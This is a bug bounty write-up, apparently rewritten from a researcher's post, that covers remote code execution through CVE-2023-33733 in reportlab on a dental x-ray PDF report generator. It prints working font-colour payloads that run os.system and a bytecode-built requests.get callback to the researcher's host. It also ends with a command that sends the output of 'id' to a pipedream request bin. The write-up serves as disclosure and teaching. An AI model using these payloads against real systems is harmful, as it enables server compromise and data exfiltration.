CVE-2023-33733 RCE via HTMLi in reportlab
The target's PDF generation feature passed unsanitised user input into reportlab's HTML parser, which was vulnerable to CVE-2023-33733. An attacker could inject a crafted font colour value to execute arbitrary Python code on the server.
 Published on github.com
History
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application built for dentists. Its purpose was narrow: a dentist could upload a patient's x-ray report as an image (png, jpg and similar formats were allowed), then edit a handful of fields such as Patient Name, Date of Report and Comments. Once the required details were filled in, the dentist could print the x-ray report, which embedded the x-ray image, the patient name, the date of the report and the other fields into a PDF.
That print step is the interesting part. The application had to turn user-supplied values into a PDF server side, and the researcher had a long-standing interest in exactly this class of endpoint. The write-up opens with two earlier examples of the same pattern being exploited, one of them a joint effort with rootxharsh and iamnooob.


PDF render endpoints are attractive because the server usually takes HTML, feeds it to a library such as PrinceXML, reportlab or dompdf, or to headless Chrome which screenshots the page and converts it to PDF. If you can inject HTML or JavaScript into the template that reaches that process, the consequences range from SSRF (an iframe loading internal resources or metadata, or a file: URI leaking local files) to reading internal responses with fetch, since such renderers often have no same-origin policy or have it disabled for specific reasons. The write-up also cites a same-origin bypass technique using two A records, one pointing at the attacker's server and one at [redacted], described in a corCTF 2023 challenge write-up by @strellic:
But the general idea is that we use multiple A records, one with the IP for our server, then one for 0.0.0.0. When the admin bot goes to our domain, it resolves the IP for our server and loads a custom payload page. Then, we kill our server. Then, when it attempts to load a new resource on the same-origin, it can't access it at our IP (since our server is dead), and so falls back to [redacted], reading a localhost resource. Since this is same-origin, we can read the response.
The vulnerability eventually used was CVE-2023-33733, an RCE in reportlab found by Elyas Damej of Cure53, who published a detailed proof of concept. The write-up links the Snyk entry for the vulnerability and Elyas's repository.
Setup
The researcher started as soon as a new scope was announced on the program, and began by walking through the application's functionality. No special accounts or roles beyond the normal dentist workflow are described. The tools used were a browser and an intercepting proxy (the screenshots show Burp Suite Community), exiftool for inspecting the generated PDF, a host under the researcher's control to receive callbacks, and later a request bin at pipedream.net to collect command output. A local Python environment with reportlab was used to reproduce the exploit and to compare vulnerable and fixed versions.
Finding it
The generate request and the PDF metadata
Clicking the Generate Report button produced a request, shown in the proxy:

The generated report was then visible in the application. The researcher downloaded the PDF and ran exiftool on it to see whether the producing software could be identified from the metadata. It could not: there was no such information in the file.
HTML injection in the comment field
The next step was to put HTML into the comment parameter:
"><img src=https://myhost>
Payloads like this are used to fingerprint the library or browser rendering the HTML server side: if the image is fetched, the request's User-Agent and timing tell you what is on the other end. On pressing Generate report the request failed, and the response contained this error:

{
"\nparagraph text '<para>Note: <font color=\"#484848\"><img src=x></font></para>' caused exception Parse error: saw </font> instead of expected </img>"
}
The input in that message is exactly <img src=x>. Two things follow from it. The server performs no sanitisation on the user input and places it directly into an HTML fragment, whose shape is visible in the error:
<para>Note: <font color="#484848">{{comment}}</font></para>
Here {{comment}} stands for the user-controlled value. Because nothing is escaped, arbitrary HTML can be included and is passed to the PDF generator. The error itself shows the library's HTML parser rejecting the input because the <img> tag has no matching closing tag.
Fingerprinting the parser
The researcher then used a payload that both loads a remote image and carries an event handler, to see what the server would do with each:
<img src=https://myhost onerror=alert()>
The src pointed at the researcher's host so that, if the tag rendered, a request would arrive and its User-Agent would identify the library. The onerror attribute was added out of curiosity. Another error was triggered:

["\nparagraph text '<para>Note: <font color=\"#484848\">test\"><img src=https://myhost onerror=alert()></font></para>' caused exception paraparser: syntax error: invalid attribute name onerror attrMap=['height', 'src', 'valign', 'width']"]
The message names the offending attribute and lists the attributes the parser accepts: height, src, valign and width. In other words there is a whitelist of attribute names, and onerror is not on it.
With the onerror attribute removed, the image was fetched and the callback revealed the client:
User-Agent: Python-urllib/3.10
So the backend is Python, and the most popular Python library for generating PDFs is reportlab. The researcher had looked at reportlab's source before, without success, but had a repository containing the source. Searching it for part of the error message found a match for invalid attribute name in reportlab/src/reportlab/platypus/paraparser.py, in this function:
    def getAttributes(self,attr,attrMap):
        A = {}
        for k, v in attr.items():
            if not self.caseSensitive:
                k = k.lower()
            if k in attrMap:
                j = attrMap[k]
                func = j[1]
                if func is not None:
                    #it's a function
                    v = func(self,v) if isinstance(func,_ExValidate) else func(v)
                A[j[0]] = v
            else:
                self._syntax_error('invalid attribute name %s attrMap=%r'% (k,list(sorted(attrMap.keys()))))
This matched the error shown by the application exactly, confirming reportlab as the PDF engine.
Exploitation
Step 1: understanding the published payload
The researcher was already aware of the recent reportlab RCE and used Elyas's published payload, which abuses the colour attribute of a <font> tag:
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                exploit
</font></para>
The report links Elyas's writeup, which explains how the payload works. The researcher found the payload hard to follow even after reading the explanation, and stepped through it line by line in a Python console, which helped considerably.
Step 2: testing the target with a callback
With reportlab confirmed, the next question was whether the deployed version was vulnerable. The test payload ran curl against the researcher's host:
curl https://myhost.com
<para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('curl https://myhost.com') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>
No pingback arrived. The PDF was generated successfully, but nothing reached the server. The curl command was swapped for ping and wget in the hope of at least getting a DNS interaction, with the same result. At this point the researcher questioned whether the target really ran the vulnerable version.
Step 3: reproducing locally, vulnerable versus fixed
To answer that, a local setup was needed. Using the sample vulnerable code from Elyas's repository, the exploit was confirmed locally:
from reportlab.platypus import SimpleDocTemplate, Paragraph
from io import BytesIO
stream_file = BytesIO()
content = []

def add_paragraph(text, content):
    """ Add paragraph to document content"""
    content.append(Paragraph(text))

def get_document_template(stream_file: BytesIO):
    """ Get SimpleDocTemplate """
    return SimpleDocTemplate(stream_file)

def build_document(document, content, **props):
    """ Build pdf document based on elements added in `content`"""
    document.build(content, **props)

doc = get_document_template(stream_file)
#
# THE INJECTED PYTHON CODE THAT IS PASSED TO THE COLOR EVALUATOR
#[
#    [
#        getattr(pow, Word('__globals__'))['os'].system('touch /tmp/exploited')
#        for Word in [
#            orgTypeFun(
#                'Word',
#                (str,),
#                {
#                    'mutated': 1,
#                    'startswith': lambda self, x: False,
#                    '__eq__': lambda self, x: self.mutate()
#                    and self.mutated < 0
#                    and str(self) == x,
#                    'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
#                    '__hash__': lambda self: hash(str(self)),
#                },
#            )
#        ]
#    ]
#    for orgTypeFun in [type(type(1))]
#]

add_paragraph("""
            <para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>""", content)
build_document(doc, content)

The exploit works in reportlab v3.6.12. Running the same code against the fixed version produces an error instead:

  File "/home/runner/VelvetyFuchsiaCompiler/venv/lib/python3.10/site-packages/reportlab/lib/colors.py", line 931, in __call__
    raise ValueError('Invalid color value %r' % arg)
ValueError:
paragraph text '<para> <font color="[ [ getattr(pow,Word(\'__globals__\'))[\'os\'].system(\'touch /tmp/exploited\') for Word in [orgTypeFun(\'Word\', (str,), { \'mutated\': 1, \'startswith\': lambda self, x: False, \'__eq__\': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, \'mutate\': lambda self: {setattr(self, \'mutated\', self.mutated - 1)}, \'__hash__\': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and \'red\'"> exploit </font> </para>' caused exception Invalid color value "[ [ getattr(pow,Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'"
The difference is the signal: the old version raises no error, the fixed version rejects the colour value. On the target, the same payload produced a successfully generated PDF with no error, which indicated that the deployed reportlab was indeed vulnerable, even though the curl callback had not arrived.
Step 4: why the callbacks failed, and switching to Python
The researcher cites a similar scenario @rootxharsh had, where curl, wget and ping all failed, which was initially taken to mean that a headless Chrome process was running with its sandbox enabled. Later @iamnoooob tried the same target with a reverse shell and got a callback almost immediately. When Harsh checked the shell to see why the simpler commands had failed, the answer was that curl, wget and ping did not exist on that box.
With that in mind, the researcher tried Python's requests module instead, replacing only the command part of the payload:
- (None, 'os', 'touch /tmp/exploited'), ('__import__', 'system')
+ (None, 'requests', 'https://myhost'), ('__import__','get')
The full payload became:
<font color="[ [ [ [ ftype(ctype(0, 0, 0, 0, 3, 67, b't\x00d\x01\x83\x01\xa0\x01d\x02\xa1\x01\x01\x00d\x00S\x00', (None, 'requests', 'https://myhost'), ('__import__','get'), (), '<stdin>', '', 1, b'\x12\x01'), {})() for ftype in [type(lambda: None)] ] for ctype in [type(getattr(lambda: {None}, Word('__code__')))] ] for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))]] and 'red'">exploit</font>
This time a pingback arrived:
User-Agent: python-requests/2.31.0
Arbitrary code execution on the system was confirmed.
Step 5: exfiltrating command output
Before writing the report the researcher wanted more information. The payload was modified to send command output to a request bin:
python3 -c "import requests;requests.get('https://en2celq7rewbul.m.pipedream.net/$(id)')"
